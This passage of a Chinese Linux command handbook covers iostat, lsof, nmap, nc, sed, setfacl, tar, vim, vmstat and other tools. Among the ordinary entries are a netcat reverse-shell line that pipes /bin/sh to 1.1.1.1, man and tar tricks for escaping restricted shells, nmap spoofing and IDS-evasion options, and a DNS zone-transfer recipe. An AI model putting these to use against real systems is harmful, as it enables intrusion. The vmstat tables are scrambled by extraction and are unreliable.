如果提供输出间隔、次数， 则第一份报告为系统启动以来的报告， 后面的为间隔时间内的报告。

参数

**-c**： 输出CPU统计信息。不能与-d参数同时使用。

**-d**： 输出设备和分区的I/O统计信息。不能与-c参数同时使用。

**-g group\_name { device [...] | ALL }**

Display statistics for a group of devices. The iostat command reports statistics for each individual device in the list then a line of global statistics for the group displayed as group\_name and made up of all the devices in the list.

The ALL keyword means that all the block devices defined by the system shall be included in the group.

**-h**： Make the Device Utilization Report easier to read by a human.

**-j { ID | LABEL | PATH | UUID | ... } [ device [...] | ALL ]**

Display persistent device names. Options ID, LABEL, etc. specify the type of the persistent name. These options are not limited, only prerequisite is that directory with required persistent names is present in /dev/disk.

Optionally, multiple devices can be specified in the chosen persistent name type. Because persistent device names are usually long, option -h is enabled implicitly with this option.

**-k**： 用“kbytes/秒”代替“块/秒”显示统计信息。

**-m**： 用“MB/s”显示统计信息。

**-N**： Display the registered device mapper names for any device mapper devices. Useful for viewing LVM2 statistics.

**-p [ { device [,...] | ALL } ]**

显示系统使用的块设备和它们的分区统计信息。不能与参数-x同时使用。如果命令中指定了设备名称， 显示设备和它的所有分区的统计。如果使用了关键字ALL， 将显示系统所有块设备和分区统计信息， 即使它们没有被使用。

**-T**： This option must be used with option -g and indicates that only global statistics for the group are to be displayed, and not statistics for individual devices in the group.

**-t**： Print the time for each report displayed. The timestamp format may depend on the value of the S\_TIME\_FORMAT environment variable (see below).

**-V**： Print version number then exit.

**-x**： Display extended statistics.

显示扩展统计信息。不能与参数-p和-n同时使用， 并且需要在内核2.5以上才能使用， 因为它需要/proc/

diskstats 或者 加载sysfs获取统计信息。

66/990

QQ群：632167235

**-y**： Omit first report with statistics since system boot, if displaying multiple records at given interval.

**-z**： Tell iostat to omit output for any devices for which there was no activity during the sample period.

报告

CPU报告

**%user**： 用户进程使用的CPU使用率百分比。

**%nice**： Show the percentage of CPU utilization that occurred while executing at the user level with nice priority.

**%system**： 系统进程使用的CPU使用率百分比。

**%iowait**： 系统输出数据至磁盘时空闲的CPU时间百分比（ 即IO等待） 。

**%steal**： Show the percentage of time spent in involuntary wait by the virtual CPU or CPUs while the hypervisor was servicing another virtual processor.

**%idle**： 系统没有任何数据输出至磁盘的CPU时间百分比（ 即空闲时间）。

设备报告

**tps**： 设备每秒的传输次数。一个IO请求表示一个传输。多个逻辑请求可以被组成一个I/O请求。一个传输的大小未知。

**Blk\_read/s (kB\_read/s, MB\_read/s)**： 每秒从设备读取数据量（ 单位： 数据块）。

**Blk\_wrtn/s (kB\_wrtn/s, MB\_wrtn/s)**： Indicate the amount of data written to the device expressed in a number of blocks (kilobytes, megabytes) per second.

**Blk\_read (kB\_read, MB\_read)**： 读取的总数量（ 单位： 数据块）。

**Blk\_wrtn (kB\_wrtn, MB\_wrtn)**： The total number of blocks (kilobytes, megabytes) written.

**rrqm/s**： 每秒被合并的读请求数。

**wrqm/s**： 每秒被合并的写请求数。

**r/s**： 每秒的读请求数。

**w/s**： 每秒的写请求数。

**rsec/s (rkB/s, rMB/s)**： 每秒读取的扇区数。

**wsec/s (wkB/s, wMB/s)**： The number of sectors (kilobytes, megabytes) written to the device per second.

**avgrq-sz**： The average size (in sectors) of the requests that were issued to the device.

**avgqu-sz**： The average queue length of the requests that were issued to the device.

**await**： I/O请求等待时间的平均值（ 单位： 毫秒）。

**r\_await**： The average time (in milliseconds) for read requests issued to the device to be served. This includes the time spent by the requests in queue and the time spent servicing them.

**w\_await**： The average time (in milliseconds) for write requests issued to the device to be served. This includes the time spent by the requests in queue and the time spent servicing them.

**svctm**： I/O请求处理时间的平均值（ 单位： 毫秒）。

67/990

QQ群：632167235

**%util**： 消耗在I/O请求中的CPU时间百分比（ 设备带宽利用率）。如果该值接近100%说明设备出现了瓶颈。

**3.1.1.29 join**

# **join -t ':' -1 4 /etc/passwd -2 3 /etc/group**

**3.1.1.30 lsof**

递归查看某个目录下文件被进程使用情况：

# **lsof +D /path**

列出某个用户打开文件的信息：

# **lsof -u username**

列出某个程序打开文件的信息：

# **lsof -c mysql -c banshee**

列出某个用户以某个程序打开的文件：

# **lsof -u username -c banshee**

列出除某个用户外打开的文件：

# **lsof -u ^username**

列出以进程号打开的文件：

# **lsof -p 1,234**

列出所有网络连接：

# **lsof -i**

列出所有tcp连接：

# **lsof -i tcp**

查出22端口现在运行什么程序：

# **lsof -i :22**

列出谁在使用某个端口：

# **lsof -i tcp:3389**

列出某个用户所有活跃的网络连接：

# **lsof -a -u username -i**

根据文件描述符范围列出文件信息：

# **lsof -d 2-3**

**3.1.1.31 losetup**

将文件安装为block设备。

**3.1.1.32 ltrace**

68/990

QQ群：632167235

库调用跟踪：

# **ltrace -Sfc sleep 10**

-S 将系统调用一起跟踪。

**3.1.1.33 man**

突破终端限制执行脚本内容：

# **man -P /tmp/runme.sh man**

**3.1.1.34 md5sum**

# **echo -n 'OK98' | md5sum**

**3.1.1.35 mount**

# **mount -o bind,loop**

**3.1.1.36 mke2fs**

创建ext文件系统。

查询备份的superblock：

# **mke2fs -n /dev/sda1**

**3.1.1.37 nmap**

参数解释

目标指定

**-iL**： 从文件输入， 例如用在DHCP列表

**-iR**： 随机目标数量

**--exclude**： 排除主机

**--excludefile**： 从文件排除主机

主机发现

**-sL**： 扫描列表

**-sn**： 不进行端口扫描

**-Pn**： 当作主机在线

**-PS**： TCP SYN Ping， 发送空IP包， 默认目标端口80， PS22-80， 如果目的端口关闭会返回RST， 如果开启会返回SYN+ACK， 本地内核会返回RST， 如果有返回则主机在线

**-PA**： TCP ACK Ping， 默认目标端口80， 返回RST， 通过无状态防火墙， 有状态防火墙使用-PS -PA

**-PU**： UDP Ping， 特定端口会填充相关载荷， 默认目标端口40125， 关闭端口返回ICMP端口不可达， 开放端口不会返回数据， 可过防火墙

**-PY**： SCTP INIT Ping， 默认目标端口80， 关闭返回ABORT， 开启返回INIT-ACK， 本地内核发送ABORT

**-PE**： ICMP echo

69/990

QQ群：632167235

**-PP**： ICMP时间戳请求

**-PM**： ICMP掩码请求

**-PO**： 协议Ping

**-PR**： ARP Ping

**--tracerout**： 跟踪路径

**-n**： 不解析dns

**-R**： 解析dns

**--system-dns**： 使用系统dns

**--dns-servers**： 指定dns

端口扫描

**-sS**： TCP SYN scan， 开放端口返回SYN+ACK或SYN， 关闭端口返回RST， 没收到回应或收到ICMP不可达则标记为filtered

**-sT**： TCP connect scan

**-sU**： UDP scans， 慢， 对一些协议会添加载荷， 关闭端口返回端口不可达， 其他不可达错误为filtered， 如果没有包收到， 则open|filtered， 使用-sV可以判断是否开启， 端口不可达会被限制1次/s

**-sY**： SCTP INIT scan

**-sN -sF -sX**： TCP NULL, FIN, and Xmas scans,TCP Xmas scans FIN PSH URG， 端口关闭返回RST， 没有回应为

open|filtered， 收到不可达回应为filtered， 可通过无状态防火墙， 支持不好

**-sA**： TCP ACK scan， 用来检查防火墙是否是有状态和端口是否过滤， 不管端口是否开放都会返回RST， 状态为unfiltered， 没收到回应或收到不可达则为filtered

**-sW**： TCP Window scan， 返回包有窗口大小则为开放， 为0则关闭， 无返回或不可达为过滤， 支持不好

**-sM**： TCP Maimon scan， 发送FIN+ACK， 返回RST为关闭， 无返回为open|filtered

**--scanflags URGACKPSHRSTSYNFIN**： Custom TCP scan

**-sZ**： SCTP COOKIE ECHO scan

**-sI**： idle scan， 使用MSF的auxiliary/scanner/ip/ipidseq模块可以所搜符合条件的主机

**-sO**： IP protocol scan

**-b**： FTP bounce scan

端口指定

**-p**： 端口， -p- -p-80 -p80-

**-F**： 将扫描的端口数从1000降到100

**-r**： 不要随机端口顺序

**--port-ratio**： 扫描服务的百分之几

**--top-ports**： 发现前几个端口

服务和版本检测

**-sV**： 版本检测

**--allports**： 不要忽略一些特别的端口， 检测结果不准确

**--version-intensity**： 版本灵敏度， 0-9， 默认7

**--version-light**： --version-intensity 2

**--version-all**： --version-intensity 9

**--version-trace**： 展示debug信息

操作系统检测

**-O**： 操作系统检测

**--osscan-limit**： 只对满足条件的主机进行检测

**--osscan-guess**： 猜测操作系统

**--max-os-tries**： 重传， 默认有利时5次， 条件不足时2次

脚本引擎

**-sC**： 运行默认脚本

**--script**： 运行脚本

**--script-args**： 脚本参数

**--script-args-file**： 参数文件

70/990

QQ群：632167235

**--script-help**： 脚本帮助

**--script-trace**： debug

**--script-updatedb**： 更新脚本数据库

时间和性能

**--min-hostgroup --max-hostgroup**： 分组大小， 默认从5增到1024

**--min-parallelism --max-parallelism**： 调整报文并行度

**--min-rtt-timeout --max-rtt-timeout --initial-rtt-timeout**： 平均往返时间， 100ms-1000ms， 初始值可以设为ping的两倍

**--max-retries**： 重传次数， 默认10

**--host-timeout**： 超时ms

**--scan-delay --max-scan-delay**： 延迟， 躲避IDS， ICMP限制

**--min-rate --max-rate**： 每秒发送多少个数据包

**--defeat-rst-ratelimit**： 有些主机对rst包也有限制， 在发送SYN包时， 这个选项只关心开放端口， 不关心过滤和关闭端口

**--nsock-engine** epoll|select

**-T 0-5**： 默认3， 由慢到快

防火墙欺骗

**-D decoy1,..,ME,..**： 发送多个地址欺骗

**-S**： 指定源地址， 也可用于IP欺骗

**-e**： 指定接口

**--source-port -g**： 源端口

**--data-length**： 数据长度， 随机内容

**--ip-options**： IP选项字段， "\x01\x00\*33\022"， R记录源路由， T记录时间戳， U二者都记录， L松散S严格源路由， R L [route]

**--ttl**： TTL

**--randomize-hosts**： 打乱主机顺序， 配合延时绕过检测

**--spoof-mac**： MAC欺骗， 0为随机， 不足随机补充， 可以指定厂商名字

**--badsum**： 防御设备不会检查校验， 从而返回数据包

输出

**-oN**： 正常输出

**-oX**： XML

**-oA**： 输出所有格式

调试

**-v -vv -v3**： 输出等级

**-d -dd**： 增加调试等级

**--reason**： 输出判断原因

**--stats-every 10ms**： 每个多长时间打印出进展状态

**--packet-trace**： 跟踪收发的每一个包

**--open**： 只显示open端口

**--iflist**： 打印接口和路由

输出选项

**--append-output**： 增加

其他选项

**-A**： 输出更多信息

**--send-eth --send-ip**： 以3层/2从发送

**--privileged --unprivileged**： 当作是否有特权

71/990

QQ群：632167235

**3.1.1.38 nslookup**

使用tcp查询：

# **nslookup -vc 127.0.0.1 nameserver**

全区域传输：

* **set type=axfr**
* **baidu.com**

**3.1.1.39 nc**

端口转发：

# **mknod pipe p**

# **nc -l 1234 < pipe | nc -l 4321 | tee pipe**

# **nc -l 1234 < pipe | nc -l 4321 | cat > pipe &** # **nc -l 1234 < pipe | nc 127.1.1.1 5555 > pipe** # **nc -l 1234 < pipe | nc -l 4321 > pipe**

无-e选项执行命令：

# **mknod pipe p**

# **mkfifo**

# **/bin/sh < pipe | nc 1.1.1.1 1234 > pipe**

扫描：

# **nc -v -u -w 4 -z 127.0.0.1 80**

-v： 详细

-w： 等待超时

-z： 不向端口发送数据， 连接后立刻关闭

-u： 使用udp协议

**3.1.1.40 nmcli**

管理NetworkManager。

# **nmcli d wifi list bssid 28:2C:B2:24:EE:DA**

**3.1.1.41 od**

将文件通过各种进制显示出来。

# **od -A o -t oS -w16**

**3.1.1.42 ps**

# **ps aux**

# **ps -ef**

# **ps -eZ** #程序现在在哪个domain里运行selinux # **ps -T** #查看线程

# **ps -eo pid,ni,pri,pcpu,psr,comm**

72/990

QQ群：632167235

**3.1.1.43 pkill**

踢出其他用户：

# **pkill -kill -t pts/0**

**3.1.1.44 paste**

将文件多行合并到一行：

# **paste -d '|' -s**

**3.1.1.45 sed**

参数

# **sed [-nefr] [**动作 **]**

-n： 安静模式

-e： 直接在命令行模式进行操作（ 默认）， 多个命令时， 在每个命令前加-e， 可以使用‘;’代替-e

-f： 从文件读入操作

-r： 扩展正则表达式

-i： 直接改变文件[n1[,n2]]function

命令（function）

的

73/990

名称

命令

语法

说明

替换

s

[address]s/pattern/replacement/flags

替换匹配的内容

删除

d

[address]d

删除匹配的行， 将模式空间的内容也删除

插入

i

[line-address]i\text

在匹配行的前方插入文本

追加

a

[line-address]a\text

在匹配行的后方插入文本

行替换

c

[address]c\text

将匹配的行替换成文本text

打印行

p

[address]p

打印在模式空间中的行

打印行号

=

[address]=

打印当前行行号

打印行

l

[address]l

打印在模式空间中的行， 同时显示控制字符

转换字符

y

[address]y/SET1/SET2/

将SET1中出现的字符替换成SET2中对应位置

读取下一行

n

[address]n

将下一行的内容读取到模式空间

读文件

r

[line-address]r file

将指定的文件读取到匹配行之后

写文件

w

[address]w file

将匹配地址的所有行输出到指定的文件中

退出

q

[line-address]q

读取到匹配的行之后即退出

QQ群：632167235

N/D/P可以形成多行的模式空间。

b 分支命令， 跳转到label。

特殊元字符

&： 被pattern匹配的内容；

\num： 被pattern匹配的第num个分组（ 正则表达式中的概念， \(..\)括起来的部分称为分组； 扩展的正则表达式中分组的括号不需要用反斜杠转义。

\： 转义符号， 用来转义&， \, 回车等符号

示例

打印出受影响的行：

# **sed -n 's/ma/dd/p' list**

删除不匹配的行：

# **sed '2,/Hubert/!d' list**

地址匹配多个命令：

# **sed -n '1,4{s/ MA/, Massachusetts/;s/ PA/, Pennsylvania/;p}' list**

替换第2次配置：

# **sed 's/ /;/2'**

在command后面增加(“s”)， 同时在被修改的行前面增加+号：

# **sed '/command/{s//&("s")/;s/^/+ /}' a.txt**

将ACTIVE\_CONSOLES=/dev/tty[1-6]改成2个：

# **sed -r 's!(ACTIVE\_CONSOLES=/dev/tty\[1-)6]!\12]!' a**

将.H1后面的空行删除：

# **sed '/.H1/{n;/^$/d}' text**

忽略大小写匹配：

# **sed 's/ss/A/gi' a**

删除匹配行和之后两行：

# **sed '/producer > libmodsecurity/,+2d' transaction.cc**

**3.1.1.46 seq**

生成一段数列：

# **seq 1 10**

等于：

**{1..10}**

**3.1.1.47 setfacl**

setfacl设置文件权限。

74/990

名称

命令

说明

保存（ Hold)

h/H

将模式空间的内容复制或者追加到保持空间

取回（ Get）

g/G

将保持空间的内容复制或者追加到模式空间

交换（ Exchange）

x

交换模式空间和保持空间的内容

QQ群：632167235

getfacl获取文件权限。

如果 **ls -l** 显示有+号， 则说明存在facl。

挂载时需要加入acl选项：

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~ # **tune2fs -l /dev/sda6 | grep option**

Default mount options: user\_xattr acl

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

设置默认权限：

# **setfacl -d -m u::rw,g::r,o::r aaa**

只能对目录设置， 在此目录下创建目录或文件时会继承此信息

修改本有效权限：

# **setfacl -m m::rx file**

删除特定用户条目：

# **setfacl -x g:staff file**

# **setfacl -m u:mysql:--- /bin/bash**

复制一个文件的ACL到另一个：

# **getfacl file1 | setfacl --set-file=- file2**

修改访问ACL作为默认权限：

# **getfacl --access dir | setfacl -d -M- dir**

删除所有ACl：

# **setfacl -b file**

如果facl中设置了mask， 则组权限会变成mask的值。

mask的意思是除所有者和root外最大的权限， 如果超出了这个权限也是不起作用的。#effective:r--表明了真正的权限， 超出的权限无效。

服务器安全配置：

setfacl -m u:mysql:--- /bin/sh setfacl -m u:mysql:--- /bin/dash setfacl -m u:mysql:--- /bin/bash setfacl -m u:mysql:--- /bin/rbash

setfacl -m u:mysql:--- /usr/bin/screen setfacl -m u:www-data:--- /bin/sh setfacl -m u:www-data:--- /bin/dash setfacl -m u:www-data:--- /bin/bash setfacl -m u:www-data:--- /bin/rbash

setfacl -m u:www-data:--- /usr/bin/screen

**3.1.1.48 sudo**

# **visudo**

用户帐号 登录的主机 = （ 可以变换的身份） NOPASSWD:命令如果不加（ 可以变换的身份）， 默认只能用root

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

管理其他服务：

User\_Alias DNSMASTER = user, dnsuser

Cmnd\_Alias DNSCMD = /etc/init.d/named, /usr/bin/vim /var/named/\*, /bin/su DNSMASTER ALL = DNSCMD

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

75/990

QQ群：632167235

持久使用技巧：

# **sudo su -**

**3.1.1.49 screen**

命令示例

创建会话：

# **screen -S session-name**

重用会话：

# **screen -r session-id**

删掉无法连接的进程：

# **screen -wipe**

修改转义字符Ctrl+u：

# **screen -e^uu**

查看所有会话：

# **screen -ls**

# **ls /var/run/screen**

按键

**Ctrl+a d**： 断开会话**Ctrl+a c**： 创建新的窗口

**Ctrl+a n/p**： 选择上/下窗口**Ctrl+a Ctrl+a**： 在两个窗口间切换**Ctrl+a w**： 列出已打开的窗口**Ctrl+a 0...9**： 切换到第0...9个窗口**Ctrl+a t**： 显示当前时间和系统负载**Ctrl+a K**： 强行关闭当前窗口**Ctrl+a [**： 进入copy模式

**Ctrl+b/f**： 向下页

**Ctrl+a ]**： 将刚刚copy的内容粘贴上**Ctrl+a A**： 改变窗口名字

特例

使用 **su - testuser** 连接后无法通过 **screen -r 123** 连接screen会话， 会提示

Cannot open your terminal '/dev/pts/#' - please check.

解决办法：

# **script /dev/null**

# **screen -x 123**

**3.1.1.50 scp**

-v

-r

-C 压缩

-l 限制带宽 Kbit/s

-c 使用不同的加密算法

76/990

QQ群：632167235

**3.1.1.51 strace**

跟踪系统调用和信号：

# **strace -fc wget [http://www.baidu.com](http://www.baidu.com/)**

# **strace -p pid**

汇总各操作的调用时间：

# **strace -cp pid**

跟踪具体调用：

# **strace -T -e clone -p pid**

**3.1.1.52 string**

-td： 以10进制方式打印出偏移

-el： 16位小端编码

**3.1.1.53 stat**

查看文件状态。

**3.1.1.54 shred**

对文件进行覆盖删除。

**3.1.1.55 smbclient**

登录域用户：

# **smbclient -W win.com -U administrator \\\\192.168.0.10\\sysvol**

recurse： 递归

prompt off： 关闭下载文件确认提示

**3.1.1.56 ss**

选项

-n

-r, --resolve

-a, --all

-l, --listen

-o, --options： 显示时间信息

-e, --extended： 显示额外信息， 包括uid、时间等

-m, --memory

-p, --processes

-i, --info： 显示内部tcp连接的一些信息

77/990

QQ群：632167235

-s, --summary： 连接统计

-b, --bpf

-4, --ipv4

-6, --ipv6

-0, --packet： -f link

-t, --tcp

-u, --udp

-d, --dccp

-w, --raw

-x, --unix

-f, --family： unix, inet, inet6, link, netlink

-A QUERY, --query=QUERY, --socket=QUERY： all, inet, tcp, udp, raw, unix, packet, netlink, unix\_dgram, unix\_stream, packet\_raw, packet\_dgram

-D FILE, --diag=FILE： 转储原始的tcp连接信息到文件

-F FILE, --filter=FILE： 从文件读取过滤信息FILTER := [ state TCP-STATE ] [ EXPRESSION ]

用法举例

显示所有tcp连接：

# **ss -atn**

显示所有ssh连接建立时间：

# **ss -o state established ' ( dport = :ssh or sport = :ssh )'**

显示unix套接字连接：

# **ss -x src /tmp/ssh-zILEQrUBW1KL/\***

显示特定网络特定状态的时间：

# **ss -anto state time-wait '( sport = :80 or sport = :443 )' src 192.168.0.0/24**

过滤器

支持的状态：

syn-sent syn-recv established fin-wait-1 close-wait fin-wait2 last-ack time-wait close(d)

**3.1.1.57 tar**

参数

-p:使用源文件源属性

-P:使用绝对路径

-N yyyy/mm/dd:只归档比指定日期新的内容

命令示例

gzip压缩/解压缩：

# **tar zcvf file.tar.gz \***

# **tar zxvf file.tar.gz**

78/990

QQ群：632167235

bzip2压缩/解压缩：

# **tar jcvf file.tar.gbz \***

# **tar jxvf file.tar.gbz**

xz压缩/解压缩：

# **tar Jcvf file.tar.xz**

# **tar Jxvf file.tar.xz**

查看文档内容：

# **tar ztvf file.tar.gz**

解压指定文件：

# **tar -zvf file.tar.gz -x file/2011.exe**

突破终端限制执行脚本中的命令：

# **tar cvzf a.tar.gz --checkpoint-action=exec=./a.sh --checkpoint=1 a.sh**

# **tar c a.tar -I ./runme.sh a**

**3.1.1.58 top**

# **top -H -p <pid>** #查看指定进程的线程

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

us 用户态利用率， 需要使用ltrace跟踪。

sy 内核态利用率， 需要使用strace跟踪。

**3.1.1.59 taskset**

指定哪个进程使用哪个cpu。

**3.1.1.60 truncate**

改变文件长度。

**3.1.1.61 tune2fs**

调节文件系统的参数。

**3.1.1.62 vim**

移动

**ctrl+f/b** #上下移动一页

**ctrl+u/d** #上下移动半页

79/990

QQ群：632167235

**n<space>** #向右移动n个字符（ 或者用向右箭头）

**n<enter>** #向下移动n行

**H/M/L** #移动到此屏幕最上/中央/最下那一行

**w** #到下一个单词的开头

**e** #到下一个单词的结尾

**%** #匹配括号移动， 包括 (, {, [, 你需要把光标先移到括号上

**\* #** #匹配光标当前所在的单词， 移动光标到下一个或上一个匹配单词

**Ctrl+o** #回退你的光标位置

**gd** 跳转到局部函数定义

**gD** 跳转到全局函数定义

**g\*** 向下搜索光标所在单词

**g#** 向上搜索光标所在单词

动作

**J** #将光标所在行与下一行数据合成一行

**ctrl+r** #重复上一个操作

**.** #重复前一个动作

**ZZ** #若文件没有更改， 则不离开， 若已更该， 则储存离开

**v** #字符选择

**V** #行选择

**ctrl+v** #块选择

**gUU** #整行变大写

**guu** #变小写

**fa/Fa** #前后移动到a字符上

**ta/Ta** #前后移动到a字符的前后位置

**<C-p>/<C-n>** #当输入一个单词的开头， 则会自动补全

**gf** #打开光标处所指的文件

分屏

# **vim -O<num> file1 file2** #垂直启动分屏# **vim -o<num> file1 file2** #水平启动分屏

**Ctrl+W c** #关闭当前屏幕

**Ctrl+W q** #关闭当前屏幕， 如果只剩一个屏幕， 则退出

**Ctrl+W s** #上下分割屏幕

**:sp filename** #上下分割屏幕

**Ctrl+W v** #左右分割屏幕

**:vsp filename** #左右分割屏幕

**:He** #下面分屏浏览目录， 后面加“！”表示上面分屏

**:Ve** #左面分屏浏览目录

**Ctrl+W j/k/h/l** #上下左右分屏间移动光标

**Ctrl+W w** #把光标移到下一个屏中

**Ctrl+W J/K/H/L** #上下左右移动分屏

**Ctrl+W =** #分屏等高

80/990

QQ群：632167235

**Ctrl+W +** #增加屏幕高度

**Ctrl+W -** #减少屏幕高度

**Ctrl+W \_** #垂直最大化屏幕高度

**Ctrl+W** | #水平最大化屏幕宽度

**:set scb** #分屏同步移动

**:set scb!** #解除分屏同步移动

分页

# **vim -p \*.cpp** #启动打开分页

**:Te** #打开新分页

**gt** #到下一页

**gT** #到前一页

**<num>gt** #到指定页

**:tabs** #查看分页情况

**:tabclose <num>** #关闭分页

保存会话

**:mksession ~/.mysession.vim** #保存当前会话设置# **vim -S ~/.mysession.vim** #打开以前会话设置

缩进

**>>/<<** #左右缩进

**=** #缩进当前行

**=%** #把光标位置移到语句块的括号上， 然后按=%， 缩进整个语句块（%是括号匹配）

**G=gg/gg=G** #缩进整个文件（ G是到文件结尾， gg是到文件开头）

命令

**:wqa** #保存并退出全部

**:n1,$s/word1/word2/g** #替换（ 最后加上c为需要确认）

**:n1,n2w file** #将指定行的内容写入文件

**:r !command** #读入命令结果

**:n** #编辑下一个文件

**:N** #编辑上一个文件

**:files** #列出打开的文件

**:saveas file** #另存为

**q a q 10@a** #录制宏

**100idesu [ESC]** #会写下“desu desu desu desu desu ”

字符编码

encoding： 该选项适用于缓冲的文本(你正在编辑的文件)， 寄存器， Vim脚本文件等等。你可以把此选项当作是对Vim内部运行机制的设定。

fileencoding： 该选项是vim写入文件时采用的编码类型。

termencoding： 该选项代表输出到客户终端（ Term） 采用的编码类型。

修改编码：

**:edit ++enc=cp936** 可以简写为:e ++enc=cp936

**ga** #查看光标处字符的ascii码

**g8** #查看光标处字符的utf-8码

81/990

QQ群：632167235

openwrt中的vim文件不显示中文解决方法： # **opkg install vim-full**

**:set encoding=utf-8 fileencodings=ucs-bom,utf-8,cp936**

粘贴代码时缩进混乱

取消缩进：

**:set nosmartindent**

**:set noautoindent**

或者进入Paste模式， 在该模式下， 可将文本原本的粘贴到Vim中， 以避免一些格式错误：

**:set paste**

**3.1.1.63 vconfig**

配置Linux下的vlan接口。

Usage: add rem

[interface-name] [vlan\_id] [vlan-name]

set\_flag

[interface-name] [flag-num]

[0 | 1]

set\_egress\_map [vlan-name] [skb\_priority] [vlan\_qos]

set\_ingress\_map [vlan-name] set\_name\_type [name-type]

[skb\_priority]

[vlan\_qos]

# **vconfig add eth0 20**

# **vconfig rem eth0.0020**

flan-num默认0代表添加tag标记： # **vconfig set\_flag eth0.0020 1 1**

name-type： VLAN\_PLUS\_VID (vlan0005)

VLAN\_PLUS\_VID\_NO\_PAD (vlan5) DEV\_PLUS\_VID (eth0.0005) DEV\_PLUS\_VID\_NO\_PAD (eth0.5)

**3.1.1.64 vmstat**

介绍

数据来源：

/proc/meminfo

/proc/stat

/proc/\*/stat

通常期望值：

CPU 利用率： 如果CPU有100％ 利用率， 那么应该到达这样一个平衡： 65％ － 70％ User Time， 30％ － 35％ System Time， 0％－ 5％ Idle Time；

上下文切换： 上下文切换应该和CPU利用率联系起来看， 如果能保持上面的CPU利用率平衡， 大量的上下文切换是可以接受的；

可运行队列： 每个可运行队列不应该超过3个线程（ 每处理器）， 比如： 双处理器系统的可运行队列里不应该超过6个线程。

82/990

QQ群：632167235

参数介绍：

* r， 可运行队列的线程数， 这些线程都是可运行状态， 只不过CPU暂时不可用；
* b， 被blocked的进程数， 正在等待IO请求；
* in， 被处理过的中断数
* cs， 系统上正在做上下文切换的数目
* us， 用户占用CPU的百分比(处理器在非内核程序消耗的时间)
* sy， 内核和中断占用CPU的百分比(处理器在内核相关任务上消耗的时间)
* wa， 所有可运行的线程被blocked以后都在等待IO， 这时候CPU空闲的百分比(处理器在等待IO操作完成以继续处理任务上的时间)
* id， CPU完全空闲的百分比(处理器的空闲时间)
* swpd， 已使用的SWAP空间大小， KB为单位； （ 有多少内存已经被交换到了交换文件或者磁盘）
* free， 可未分配的用的物理内存大小， KB为单位；
* buff， 物理内存用来缓存读写操作的buffer大小， KB为单位； （ 使用中的内存）
* cache， 物理内存用来缓存进程地址空间的cache大小， KB为单位； （ 有多少内存可以被交换到交换文件或者磁盘上如果一些应用需要他们）
* si， 数据从SWAP读取到RAM（ swap in） 的大小， KB为单位；
* so， 数据从RAM写到SWAP（ swap out） 的大小， KB为单位；
* bi， 磁盘块从文件系统或SWAP读取到RAM（ blocks in） 的大小， block为单位；
* bo， 磁盘块从RAM写到文件系统或SWAP（ blocks out） 的大小， block为单位；

示例

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~ # **vmstat 1**

*procs -----------memory---------- ---swap-- -----io----*

*--system-- -----cpu------*

*r 4*

*4*

*4*

*4*

*b swpd free buff cache si so*

*bi 0*

*0*

*0*

*0*

*0*

*bo 0*

*0*

*0*

*24*

*0*

*in 1057*

*1048*

*1044*

*1044*

*1060*

*cs us sy id wa st*

*0*

*0*

*0*

*0*

*140 2915476 341288 3951700 0*

*140 2915724 341296 3951700 0*

*140 2915848 341296 3951700 0*

*140 2915848 341296 3951700 0*

*0*

*0*

*0*

*0*

*0*

*523 19 81*

*546 19 81*

*514 18 82*

*564 20 80*

*546 18 82*

*0*

*0*

*0*

*0*

*0*

*0*

*0*

*0*

*0*

*0*

*0*

*0*

*0*

*0*

*0*

*4*

*0*

*140 2915848 341296 3951700 0*

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

从上面的数据可以看出几点：

1. interrupts（ in） 非常高， context switch（ cs） 比较低， 说明这个CPU一直在不停的请求资源；
2. system time（ sy） 一直保持在 80％ 以上， 而且上下文切换较低（ cs） ， 说明某个进程可能一直霸占着

CPU（ 不断请求资源）；

1. run queue（ r） 刚好在4个。

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~ # **vmstat 1**

*procs -----------memory---------- ---swap-- -----io----*

*--system-- -----cpu------*

*r 14*

*17*

*20*

*17*

*b swpd free buff cache si so*

*bi 0*

*0*

*0*

*0*

*0*

*bo 460*

*0*

*0*

*76*

*0*

*in 1106*

*1037*

*1046*

*1044*

*1055*

*cs 9593*

*9614*

*9739*

*9879*

*9808*

*us 36*

*35*

*35*

*37*

*34*

*sy id wa st*

*0*

*0*

*0*

*0*

*140 2904316 341912 3952308 0*

*140 2903492 341912 3951780 0*

*140 2902016 341912 3952000 0*

*140 2903904 341912 3951888 0*

*0*

*0*

*0*

*0*

*0*

*64*

*65*

*64*

*63*

*65*

*1*

*1*

*1*

*0*

*1*

*0*

*0*

*0*

*0*

*0*

*0*

*0*

*0*

*0*

*0*

*16*

*0*

*140 2904580 341912 3952108 0*

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

从上面的数据可以看出几点：

1. context switch（ cs） 比interrupts（ in） 要高得多， 说明内核不得不来回切换进程；
2. 进一步观察发现 system time（ sy） 很高而 user time（ us） 很低， 而且加上高频度的上下文切换（ cs） ， 说明正在运行的应用程序调用了大量的系统调用（ system call） ；
3. run queue（ r） 在14个线程以上， 按照这个测试机器的硬件配置（ 四核）， 应该保持在12个以内。

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~ # **vmstat 1**

*procs -----------memory---------- ---swap-- -----io----*

*--system-- -----cpu------*

*r 5*

*7*

*6*

*b swpd free buff cache si*

*so 0*

*0*

*0*

*bi 2*

*0*

*0*

*bo 11*

*124*

*1888*

*in 0*

*6682*

*6721*

*cs 1*

*7806*

*7601*

*us 2*

*39*

*38*

*sy 0*

*3*

*5*

*id 98*

*58*

*49*

*wa 0*

*0*

*8*

*st 0*

*0*

*0*

*0*

*0*

*0*

*92 185724 735036 2736384*

*92 184980 735044 2736376*

*92 184856 735044 2737064*

*0*

*0*

*0*

83/990

QQ群：632167235

*2*

*3*

*1*

*0*

*0*

*0*

*92 184732 735044 2737064*

*92 183988 735044 2737904*

*92 184360 735048 2738156*

*0*

*0*

*0*

*0*

*0*

*0*

*0*

*0*

*0*

*0*

*0*

*0 6549 7525 46*

*0 6375 7081 45*

*0 6764 7601 44*

*1384 6774 8005 42*

*4 50*

*3 52*

*4 51*

*4 54*

*0*

*0*

*0*

*0*

*0*

*0*

*0*

*0*

